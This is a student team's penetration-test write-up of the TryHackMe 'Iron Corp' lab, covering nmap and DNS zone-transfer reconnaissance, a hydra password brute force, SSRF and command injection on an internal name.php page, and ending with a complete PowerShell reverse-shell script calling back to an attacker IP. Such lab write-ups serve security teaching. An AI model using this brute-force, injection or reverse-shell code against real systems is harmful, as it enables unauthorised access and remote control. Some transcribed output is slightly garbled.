

PENTEST 2

ROOM B

F4urDeveloper

ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHRIN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER

Recon and Enumeration

Member(s) involved: Alia Maisara Binti Shahrin and Mischelle Thanusha Julius

Tool(s) used: THM Attackbox, Mozilla Firefox

Thoughts Process/Methodology:

The screenshot shows the THM Attackbox interface. On the left, the 'Iron Corp' challenge details are shown: Title 'Iron Corp Box', IP Address '10.10.171.167', Expires '1h 13m 37s'. Below this is a message from Iron Corp stating they suffered a security breach and need a penetration test. It includes a 'Start Machine' button and notes about the asset being ironcorp.me. A note also mentions that it might take around 5-7 minutes for the VM to fully boot. At the bottom, there's a section to 'Answer the questions below'.

On the right, a terminal window titled 'Application - Terminal' is open with the command 'root@ip-10-10-173-79:~\$ nano /etc/hosts'. The file contains the following entries:

```
127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.171.167  ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

The terminal window has various nano editor key bindings at the bottom.

Mischelle launched THM Attackbox and started the machine on her computer. After that, she open /etc/hosts file by using nano and added ironcorp.me and the victim's ip address.

The screenshot shows the THM Attackbox interface. The challenge details and message from Iron Corp are identical to the previous screenshot. The 'Answer the questions below' section is present.

On the right, a terminal window titled 'Application - Terminal' is open with the command 'root@ip-10-10-173-79:~\$ nmap -Pn -sV -sc -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me'. The output of the nmap scan is displayed:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 09:51 BST
Nmap scan report for ironcorp.me (10.10.171.167)
Host is up (0.0044s latency).

PORT      STATE     SERVICE      VERSION
53/tcp    open      domain      Microsoft DNS
53/tcp    open      msrpc      Microsoft Windows RPC
89/tcp    open      ms-wbt-server Microsoft Terminal Services
ssl-cert: Subject: commonName=WIN-8MBKF3G815
|_ Not valid before: 2022-08-02T08:08:29
|_ Not valid after: 2023-02-01T08:08:29
|_ssl-date: 2022-08-03T08:52:34+00:00; -1s from scanner time.
8080/tcp  open      http       Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open      http       Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.
```

In order to scan the ironcorp.me server, Mischelle executed nmap command and revealed all the ports opened inside the server.

Task 1 Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

```
File Edit View Search Terminal Help
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 64.59 seconds
root@ip-10-10-173-79:~# nano /etc/hosts
root@ip-10-10-173-79:~# dig @10.10.171.167 ironcorp.me axfr

; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.171.167 ironcorp.me axfr
; (1 server found)
> global options: +cmd
ironcorp.me.          3600    IN      SOA    win-8vmbkf3g815. hostmaster
r. 3 900 600 86400 3600
ironcorp.me.          3600    IN      NS     win-8vmbkf3g815.
admin.ironcorp.me.   3600    IN      A      127.0.0.1
internal.ironcorp.me. 3600    IN      A      127.0.0.1
ironcorp.me.          3600    IN      SOA    win-8vmbkf3g815. hostmaster
r. 3 900 600 86400 3600
;; Query time: 21 msec
;; SERVER: 10.10.171.167#53(10.10.171.167)
;; WHEN: Wed Aug 03 09:58:48 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-173-79:~#
```

After that, Mischelle used the dig command to collect the information inside the ironcorp.me server. Mischelle found that there are two servers with the same IP Address which is admin.ironcorp.me and internal.ironcorp.me.

```
root@ip-10-10-224-69: ~
File Edit View Search Terminal Help
GNU nano 2.9.3          /etc/hosts          Modified
127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.171.167  ironcorp.me
10.10.171.167  admin.ironcorp.me
10.10.171.167  internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
::2::1  ip6-allnodes
::2::2  ip6-allrouters

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit       ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell
```

After Mischelle found the servers, Alia opened the /etc/hosts directory by using nano command. Alia put both the servers and Ip Address of the victim into the file.

Task 1 Iron Corp

Iron Corp suffered a security breach not long time ago.

Start Machine

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

user.txt

0%

Restore Session - Mozilla Firefox

admin.ironcorp.me:11025

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

Authentication Required - Mozilla Firefox

http://admin.ironcorp.me:11025 is requesting your username and password. The site says: "My Protected Area"

User Name: _____

Password: _____

Cancel OK

Still not able to restore your session? Sometimes a tab is causing the issue. View previous tabs, remove the checkmark from the tabs you don't need to recover, and then restore.

View Previous Tabs

admin.ironcorp.me

THM AttackBox

1h 54m 27s

Alia typed admin.ironcorp.me:11025 inside the search bar in Mozilla Firefox to look at the website. But, the website asked for the server's credentials.

The screenshot shows a penetration testing interface. At the top, there's a summary table:

Title	IP Address	Expires
Iron Corp Box	10.10.171.167	1h 08m 51s

Buttons for 'Add 1 hour' and 'Terminate' are visible. Below this is a task card for 'Task 1 Iron Corp':

Iron Corp suffered a security breach not long time ago. You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

The terminal window shows the following output:

```
root@ip-10-10-173-79:/usr/share/wordlists
File Edit View Search Terminal Help
Nmap done: 1 IP address (1 host up) scanned in 64.59 seconds
root@ip-10-10-173-79:~# nano /etc/hosts
root@ip-10-10-173-79:~# dig @10.10.171.167 ironcorp.me axfr
; <>> DLG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.171.167 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.          3600    IN      SOA     win-8vmbkf3g815. hostmaster
r. 3 900 600 86400 3600
ironcorp.me.          3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.   3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600    IN      A       127.0.0.1
ironcorp.me.          3600    IN      SOA     win-8vmbkf3g815. hostmaster
r. 3 900 600 86400 3600
;; Query time: 21 msec
;; SERVER: 10.10.171.167#53(10.10.171.167)
;; WHEN: Wed Aug 03 09:58:48 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-173-79:~# cd /usr/share/wordlists
root@ip-10-10-173-79:/usr/share/wordlists# ls
dirb      fasttrack.txt  PythonForPentesters  SecLists
dirbuster MetasploitRoom  rockyou.txt        wordlists.zip
root@ip-10-10-173-79:/usr/share/wordlists#
```

The status bar at the bottom right shows '1h 10m 00s'.

In order to search for the credentials of the website, Alia first needs to find the location of the credentials. Therefore, Alia changed the directory into /usr/share/wordlists. As soon as she changed the directory, Alia used the ls command to get a list of all the files that existed in the directory. Alia found a file named rockyou.txt and she suspected that the credentials are stored there.

The screenshot shows a penetration testing interface. At the top, there's a summary table:

Title	IP Address	Expires
Iron Corp Box	10.10.171.167	1h 05m 23s

Buttons for 'Add 1 hour' and 'Terminate' are visible. Below this is a task card for 'Task 1 Iron Corp':

Iron Corp suffered a security breach not long time ago. You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

The terminal window shows the following output:

```
root@ip-10-10-173-79:/usr/share/wordlists
File Edit View Search Terminal Help
admin.ironcorp.me. 3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600    IN      A       127.0.0.1
ironcorp.me.          3600    IN      SOA     win-8vmbkf3g815. hostmaster
r. 3 900 600 86400 3600
;; Query time: 21 msec
;; SERVER: 10.10.171.167#53(10.10.171.167)
;; WHEN: Wed Aug 03 09:58:48 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-173-79:~# cd /usr/share/wordlists
root@ip-10-10-173-79:/usr/share/wordlists# ls
dirb      fasttrack.txt  PythonForPentesters  SecLists
dirbuster MetasploitRoom  rockyou.txt        wordlists.zip
root@ip-10-10-173-79:/usr/share/wordlists# nano /etc/hosts
root@ip-10-10-173-79:/usr/share/wordlists# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 10:01:51
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), -896525 tries per task
[DATA] attacking http://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed. 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 10:02:31
root@ip-10-10-173-79:/usr/share/wordlists#
```

The status bar at the bottom right shows '1h 06m 33s'.


Alia then attacked the admin.ironcorp.me server by using hydra command. Alia used the /usr/share/wordlists directory and port 11025 of the server. As you can see here, Alia managed to get the credentials to access admin.ironcorp.me:11025 server.

Initial Foothold


Member(s) involved: Raja Fitri Haziq Bin Raja Mohd Fuad and Terrence Cheng

Tool(s) used: Kali Linux, Mozilla Firefox, Burp Suite


Thoughts Process/Methodology:



After Alia Maisara and Mischelle managed to obtain the credentials for the following website: <http://admin.ironcorp.me:11025> , Raja Fitri Haziq and Terrence Cheng typed in the following credentials: username:admin , password:password123




After Raja Fitri Haziq and Terrence Cheng typed in the credentials given by Alia Maisara and Mischelle, they were led to the following website as shown in the image below.




The first thing that Raja Fitri Haziq and Terrence Cheng did was typing in a random query/string in the query bar given in the top left corner. After doing so, the page refreshed by itself and they noticed a new link popped up in the search bar of the browser. In this case, the link was as follows:

[“http://admin.ironcorp.me:11025/?r=test#”](http://admin.ironcorp.me:11025/?r=test#)



Raja Fitri Haziq and Terrence Cheng had decided to change the query to other random queries/strings to reveal any possible secrets/leads and later found out that replacing the “test#” with <http://internal.ironcorp.me:11025/> led them to a new refreshed page with a “You can find your name [here](#)” written at the top left corner of the website.




```


107 BACKGROUND-COLOR: Black;
108 font: Fixedsys bold;
109 color: #009;
110 }
111 A:link {
112 border: 1px;
113 COLOR: red; TEXT-DECORATION: none
114 }
115 A:visited {
116 COLOR: red; TEXT-DECORATION: none
117 }
118 A:hover {
119 color: White; TEXT-DECORATION: none
120 }
121 A:active {
122 color: white; TEXT-DECORATION: none
123 }
124 </STYLE>
125 <script type="text/javascript">
126 </script>
127 function lhook(id) {
128 var e = document.getElementById(id);
129 if(e.style.display == 'block')
130 e.style.display = 'none';
131 else
132 e.style.display = 'block';
133 }
134 </script>
135 <html>
136 <head>
137 <body>
138 <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>
139 </body>
140 </html>
141 <!--
142 -->
143 </html>
144 <!--
145 -->
146 <!--
147 -->
148 <!DOCTYPE HTML>
149 <html>
150 <head>
151 <title>Search Panel</title>
152 </head>
153 <body>
154 <h2>Ultimate search bar</h2>
155 <div>
156 <form method="GET" action="?">
157 <span>Search:<input name="r" type="text" placeholder="*****" />
158 <input type="submit" />
159 </form>
160 </div>
161 </body>
162 </html>

```

Raja Fitri Haziq and Terrence Cheng went to inspect the page source and found a unique link (<http://internal.ironcorp.me:11025/name.php?name=>) that would lead them to the next step.



Raja Fitri Haziq and Terrence Cheng went back to the main page and edited the website's link by replacing <http://internal.ironcorp.me:11025/> with <http://internal.ironcorp.me:11025/name.php?name=> revealing a name called "Equinox"



Raja Fitri Haziq and Terrence Cheng decided to once again edit the search bar by adding “Equinox|dir” which revealed a list of directory.


```
(1211101242㉿kali)-[~/var/www/html]
$ sudo nano shell.ps1

(1211101242㉿kali)-[~/var/www/html]
$ ls
hola.txt index.html index.nginx-debian.html shell.ps1 test.txt

(1211101242㉿kali)-[~/var/www/html]
$ cat shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.34.159',1234);$stream = $client.GetStream();[byte[]]$bytes
= 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS
' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

